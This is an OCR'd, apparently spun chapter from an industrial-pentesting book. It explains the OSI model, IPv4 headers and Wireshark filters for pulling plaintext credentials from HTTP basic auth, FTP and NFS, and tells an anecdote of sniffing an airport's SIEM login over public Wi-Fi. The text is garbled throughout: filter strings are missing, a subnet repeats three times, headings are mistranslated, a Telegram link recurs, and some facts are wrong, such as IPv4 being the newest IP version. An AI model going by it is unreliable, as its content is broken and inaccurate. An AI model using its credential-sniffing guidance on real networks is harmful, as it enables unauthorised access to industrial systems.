
What is the process of making packets?

Let’s perform a fast packet 101 to get a better understanding of what’s going on in the network. Packets are byte-sized data relays that transport data from a source asset to a destination asset. Protocols such as Transmission Control Protocol and Internet Protocol make up the well-known term TCP/IP, which focuses on the traffic that runs the internet. These data relays are reassembled after passing through a series of switches, allowing us to send emails, explore websites, download software patches, stream movies, monitor elevators, control trains, build items, produce energy, and many more intriguing and dynamic activities.

It’s crucial to understand how packets move across the layers of the Open Systems Interconnection model to fully comprehend them and how they work.

The OSI model was developed and adopted in the mid-1980s to establish a standard for describing the seven layers that systems utilize to interact over a network. The following diagram shows the list of layers from top to bottom, starting with the topmost layer and working your way down:

https://t.me/learningnets



https://t.me/learningnets

Figure 6.1: The OSI model

We'll now break down each layer, citing the prior diagram, and quickly explain what each layer accomplishes and how it contributes to the OSI model.

The application

This layer allows a user to engage directly with software, such as SCADA interfaces, Human Machine Interfaces data historians, and other software that may be viewed and controlled directly. HTTP, FTP, and DNS are some of the protocols connected with this layer.

The presentation

Data encoding, encryption, and decryption take place at this layer to allow data to move from the Session layer to the application layer.

The session

Communication pipes are established when devices such as RTUs, PLCs, flow computers, controllers, Gas Chromatographs servers, and other similar equipment need to connect with one another. These are referred to as sessions. This layer supervises the opening of these pipes, ensuring that they function properly and remain open as data flows through them.

https://t.me/learningnets

The transport

Negotiations over speed, data rate, flow control, and error checking take place in the Transport layer. This is the layer where TCP and UDP communicate.

The network

This is the layer where data is routed between the source and destination nodes on the network using IP addresses.

The data link

Logical Link Control and Media Access Control which facilitate direct node-to-node communication, are two components of this layer. This layer is where most network switches function.

The physical

We've returned to the user's control once more. A physical connection, such as a cable connected into an Ethernet port or a wireless card interacting on the network, is referred to as this layer.

We'll go through a general overview of how an IPv4 packet is structured now that we have a fundamental understanding of the OSI model and how each layer interacts to the others.

https://t.me/learningnets

If you've made it this far, you're probably wondering, Why all this fundamental information? To be honest, when I first started writing this book, I intended to provide an introduction to industrial pentesting for folks who work in IT security. I've recently had several chats with friends who work in the automation industry and are interested in breaking into security. As a result, I'm attempting to bridge the gap for anyone who may be reading this from two very different perspectives. I wanted to give a reference book to some friends so they could skim over the parts they were familiar with and get a general overview of topics they would be viewing for the first time.

Now that we've gotten that out of the way, let's look at the construction of a packet. An IPv4 packet's overall design is as follows:




Figure 6.2: An IPv4 packet

The following are the header fields outlined in the above diagram:

https://t.me/learningnets

The number 4 is usually used because it is the most recent IP version.

IP Header Length This field specifies the IP header length in 32-bit increments.

The Type of Service field is used to determine the service's quality or priority.

Total This field specifies the packet's total size in bytes.

The network uses identification to reconstruct any fragmented packets.

The fragmentation is controlled using this variable. It has three bits: a 0 on the first, a don't fragment bit on the second, and a more fragment bit on the third.

Fragment This parameter determines where the packet's fragment is located.

TTL (Time To This field serves as a loop-prevention mechanism.

This parameter is used to communicate what protocol is being utilized. TCP has a value of six, while UDP has a value of seventeen.

Header This field stores a checksum and is used to handle errors.

https://t.me/learningnets

Source The source IP address is stored in this field.

The IP address of the destination is stored in this field.

Normally, this field is not utilized.

Data refers to information that will be sent to the node.

That was a fast explanation of how an IPv4 packet is constructed, and there is a wealth of literature available on this subject. I just wanted to give you some context so that you understand the references and why details and artefacts are displayed the way they are when we start looking at frames and packets in Wireshark. https://www.wireshark.org/docs/wsughtmlchunked/ChUsePacketDetailsPaneSection.html is a direct link to Wireshark's reference material.

I grabbed a screenshot of the packet details pane in Wireshark here:




Figure 6.3: The packet details pane

Now try expanding the pieces as they relate to the layers we described before on your system. The Ethernet II element will be the first to be expanded, as demonstrated in the accompanying screenshot:

https://t.me/learningnets




Figure 6.4: The Ethernet layer

As previously mentioned, this Ethernet II part is closely related to the Data Link layer. A Destination MAC address, a Source MAC address, Type, and Padding can all be seen. The Organizational Unique Identifier which is linked to the first three bytes of the MAC address, is a fascinating concept. Wireshark is addressing the OUI, and both VMware and our KoyoElec PLC have been resolved, as you can see. The Network layer can be seen in the following screenshot:




Figure 6.5: The Network layer

We can immediately map the IPv4 layout we saw earlier in this layer to a packet we caught going between the Koyo Click PLC and the engineering software in this layer. The following is a list of the Network layer's most essential fields:

https://t.me/learningnets

4

20 bytes

0x00

Total 43

0x61ff

0x00

Fragment 0

Time to 128

UDP (17)

Header 0x5354

Source 192.168.3.10

Destination 192.168.1.20

The transport layer is the next layer we'll look at. This is where applications connect with one another via ports. The Transport layer is

https://t.me/learningnets

depicted in the following screenshot:




Figure 6.6: The Transport layer

The following ports are used: source Port: 54782 and destination port: Finally, in the Wireshark packet details pane, we'll look at the data element/application layer. This is where you'll find the application data. This is usually the most interesting part of the packet because it contains unencrypted information such as credentials. The application layer is depicted in the following screenshot:




Figure 6.7: The Application layer

Because I don't have a specific Koyo Click protocol dissector, the data hasn't been processed into pleasant pieces. In the packet bytes pane, we can see the ASCII translation as follows:

https://t.me/learningnets

Figure 6.8: The packet bytes pane

The data portion begins with 4b 4f 50, as shown in the above screenshot. When you look at the ASCII conversion, you'll notice that it contains KOP characters. The Koyo Click protocol uses this as a direct marker.

The OSI model and packet structure were discussed in this section. Then we used the OSI model's theory and packet structure to our real-time collected traffic. We were able to visualize and connect the dots between theoretical and actual applications as a result of this. We'll look at running commands in our engineering software, collecting data with Wireshark over our mirror port, and then delving deeper into the KOP protocol in the next section. This analysis will aid us in future pentests by allowing us to begin developing and honing our skills in evaluating unknown protocols, which you will almost certainly encounter over your career.

https://t.me/learningnets

Packet capture on the wire

The OSI model and the layers that formulate and structure it was described in the previous section. We looked at how a packet is built before comparing the packet structure to the communication exchange between the PLC and engineering software. In this section, we'll delve deeper with Wireshark and focus on several critical aspects that I personally utilize to collect traffic throughout my engagements. To summarize, we used Wireshark to check that our mirror port was set up and configured appropriately in Chapter 5: SPANs and

Now, I'd like to precede this upcoming content with two very important points, and provide shout-outs to industry colleagues as well as content that I've personally used to polish my talents in the past:

https://www.chappell-university.com/

https://tryhackme.com/room/wireshark

Both of these resources offer a variety of stuff. I have Laura Chappell's Wireshark 101 in my library, and the first link is a shout-out to Laura for doing such an excellent job of delivering content centered on using Wireshark for network troubleshooting and security investigations. The second link leads to a Wireshark-only room. This website and room are highly recommended if you desire hands-on interactive instruction. The site is an excellent resource for anyone working in the red teaming field.

https://t.me/learningnets

Personally, I spend my time on this site brushing up on new approaches that the community has shared.

So, without further ado, let's get started. We'll start Wireshark and choose a capture interface. Similar to the following example, you should see a list of different interfaces that you can use to capture traffic:




Figure 6.9: The Capture interface

I'd want to focus on the... in the preceding screenshot. Using this input box for filtering. This allows us to capture traffic with pinpoint accuracy. This is where we can create a capture filter if we're specifically looking for distinct hosts, a range of hosts, protocols, or anything else related to the interaction.

A capture filter is not the same as a display filter. A capture filter drops or rejects packets that pass through it, whereas a display filter just hides them but allows you to save them for further analysis. If you don't know what

https://t.me/learningnets

you’re going to capture during an encounter, I advocate shooting everything and then applying display filters later.

https://t.me/learningnets

Filters for capturing images

The following are some simple examples of capture filters that can be utilized in the field:

host: This will record all communication to and from a certain host. All traffic coming from or directed to 192.168.120 will be collected in this case, while all other traffic will be dropped. If your customer has limited you to a highly targeted pentest, this will come in handy. To accomplish this, run the following command:

192.168.1.20 is the IP address of the server.

This will record all traffic to and from a specific subnet. Only traffic having a destination to or from the 192.168.1.0/24 subnet is captured in this case. This is also useful if your consumers don't want you to use other networks or communicate with them.

This is known as a grey box or white box penetration test, and we'll go over it in more detail in the following chapter. The following command can be used:

192.168.1.0/24 192.168.1.0/24 192.168.1.0/24

This will record all traffic to and from a certain port. We'll concentrate on Modbus traffic over port 502 in this example. When we want to go after a

https://t.me/learningnets

certain procedure relating to a specific process within the facility, this comes in handy. You can use the following command to get started:

502 is the port number.

If you want to follow File Transfer Protocol Network File System SMB file movements, TELNET, or basic HTTP authentication, you can utilize significantly more complex ways for filtering. When you use capture filters, you may focus on important packets and keep things to a manageable size once your goal is met. You can accomplish the same things with display filters that you do with capture filters. The file size after employing the filters for the same amount of capture time will be the most noticeable variation between capture and display filters. It just takes a few seconds to collect millions of packets in very noisy networks. It’s possible to collect hundreds of gigabytes of data before accomplishing your goal. Although applying capture filters results in smaller and easier-to-manage packet captures, you lose out on all the other traffic that could include buried nuggets of gold. We’ll concentrate on display filters going ahead and for the rest of this book. This is because they capture all packets, allowing us to run additional forensics on the relevant attack vectors that would otherwise go undiscovered if a capture filter were used instead, because capture filters drop all packets except those that match the filter.

https://t.me/learningnets

Filters for displaying

Stop the current Wireshark capture, remove the capture filter, and re-select your interface. We will be able to capture every packet on the network as a result of this. Now you should be able to see your Koyo Click PLC, or whatever PLC you used to interface with the engineering software in your lab. Here's an example of what you should see in a screenshot:




Figure 6.10: Communication between the PLC and the workstation

I'd like to concentrate on the display filter input bar, as shown in the following screenshot:




Figure 6.11: Display filter

This is where the evaluation takes place. In this part, I'll go through some of the most important filters that are utilized during pentesting. To do so, I believe the ideal way is to focus on a few protocols that are particularly

https://t.me/learningnets

intriguing in order to get traction in the Operational Technology ecosystem. Many ICS-centric protocols exist and will exist inside the network, including Modbus, Ethernet/IP, DNP3, S7, HART, and others. In the following chapter, we'll go through these in greater depth. However, I'd want to concentrate on some low-hanging fruit in this part. These protocols have shown to be the most useful in terms of transporting the most data across the network and pivoting via a customer's infrastructure.

HTTP

The HTTP protocol may be used to extract a lot of information, which is why everyone in the security industry is pushing for HTTPS deployment. The good news is that there are SCADA systems, HMIs, RTUs, PLCs, flow computers, and GCs in the ICS area that leverage legacy web interfaces to deliver out data and/or conduct control. The HTTP protocol has a plethora of precious nuggets of information. You can extract passwords using basic authentication, uncover more advanced types of obfuscation and a digest filter at collect request methods, asset information, and devices connecting across internal networks, and more. Here's a rundown of some of the most significant HTTP filters.

This filter is used to discover basic authentication, which we can simply extract and decode because the username and password are Base64-encoded. These bits of data can still be found on older systems that haven't been updated, depending on a company's security maturity.

This is a filter that can be used to extract authorization and digest access for negotiated credentials, which can subsequently be brute-forced using a tool like hashcat or John the Ripper. In the following chapter, we'll look at brute-forcing passwords.

https://t.me/learningnets

This filter extracts all and DELETE methods, providing a wealth of useful information.

If you're seeking for Application Programming Interface calls and instructions, this might be quite handy. It's storey time! I've been involved in a number of airport-related projects. This airport engagement had a flat network on their public Wi-Fi; well, they didn't think it was flat, but it was a flat network for all intents and purposes. It was clear that they hadn't altered the default credentials in their gateway only by sniffing the Wi-Fi broadcast and multicast data. I was able to capture all communication on the internal side of their network over their public Wi-Fi by setting up a remote sniffing session.

They hadn't implemented HTTPS on their SIEM, and they were logging and accessing all traffic flowing to and from their SIEM of choice with a single account. Once I received the Base64-encoded credentials, a little decoding and logging allowed me to see the full airport infrastructure, including all terminals, luggage processing, HVAC, people movers, lighting, and more.

Because HTTP carries a large amount of data, it is my first choice when using Wireshark. I'd want to see all of the low-hanging fruit it has and document it for future use. After that, I'll use FTP as a display filter and dig deep into the data to locate useful data.

FTP

https://t.me/learningnets

FTP has virtually been misused by automation companies as one of the most researched protocols in the ICS network. Because FTP's whole premise is based on sending files across an unencrypted network, everything moved using this protocol is subject to abuse. FTP is used by certain suppliers to update firmware or programmable electronics. Imagine being able to create a plaintext file that might easily cause a firmware downgrade from a stable version to a prior vulnerable version. This can happen since they didn't specify that they were attempting to bandage the flu figuratively.

Go ahead and try using the following display filters in Wireshark:

ftp.request.command == "USER"

ftp.request.command == "PASS"

This filter looks for users and passwords that have attempted but failed to access the box. It detects brute-forced login attempts using a programme like Hydra, or, if we're lucky, the genuine credentials of a valid user.

ftp-data: With this filter, you can parse out files that have been sent via the FTP protocol between devices. This is handy if you come across a data sharing that has a list of files containing sensitive information.

Because FTP is still frequently used in the industrial sector, it is an important issue to consider while collecting network packets. There are credentials and data that may be taken and utilized for possible deeper network exploitations. Who knows, this may be enough to verify a successful pentest, as some firms have leftover intellectual property stored

https://t.me/learningnets

in an internal file sharing. We'll look at NFS next, keeping with the concept of file sharing.

NFS

Another dynamic protocol used in the programme delivery side of industrial automation is this one. By writing a simple Python script that can be anonymously authenticated to a remote share and dumping a damaged firmware version through NFS, all controllers on an available subnet might be impacted and bricked. Warning: immense power comes with great responsibility. Despite the fact that it is conceivable, this is never a good strategy to use during a pentest. I'm only pointing out some of the basic faults in some of the older systems that are still in use and have been widely embraced. As a result, I don't only look at NFS because it's a firmware distribution method; I also look at it because of root squashing. In some cases, root squashing is disabled, and being able to immediately identify this allows us to fast elevate privileges on a system in the OT environment. Here are several display filters that may be used to zero in on a potentially vulnerable system:

nfs.readdir.entry: This filter aids in the extraction of communications that will reveal whether or not there are any file shares that are vulnerable to exploitation. There will be files provided in plaintext inside the protocol that will assist us map out what assets we have and maybe a point of entry into the system.

nfs.access rights: The next filter allows us to filter out file shares that are locked down. This filter will remove packets pertaining to privileged access, such as and if we execute it. These are crucial to recognize since they will save you time and aggravation during a pentest.

https://t.me/learningnets

Wireshark was used to capture network traffic in this section. We drilled deeper on what capture filters are, why they're useful, and how to utilize them during a pentest. We also spoke about the distinctions between capture and display filters. We then delved deeper into several critical display filters that may aid in the discovery of valuable information inside a network and can be used for asset identification, probable exploitation routes, privilege escalation avenues, and network pivot points. In the following part, we'll use display filters on packet captures to analyze traffic for crucial information, putting what we've just learned into practice.

https://t.me/learningnets

Examining packages for important information

In the last section, we spoke about how to use display filters with protocols like http, ftp, and nfs. A successful pentesting engagement requires an understanding of how to apply these filters and retrieve critical data. Furthermore, knowing who is connecting with whom on the network and applying a filter fast to narrow in on crucial facts is a necessary, and it takes a lot of experience to get excellent at traffic analysis. I provided several links in the preceding part, and I just want to emphasize the importance of practicing your abilities. Pentesters are referred to as cyber-Samurai or digital ninjas since they train on a regular basis to improve and master their skills.

In this part, we'll analyze many packets capture to show how to approach a network packet capture file and extract the critical data needed to make our evaluation successful.

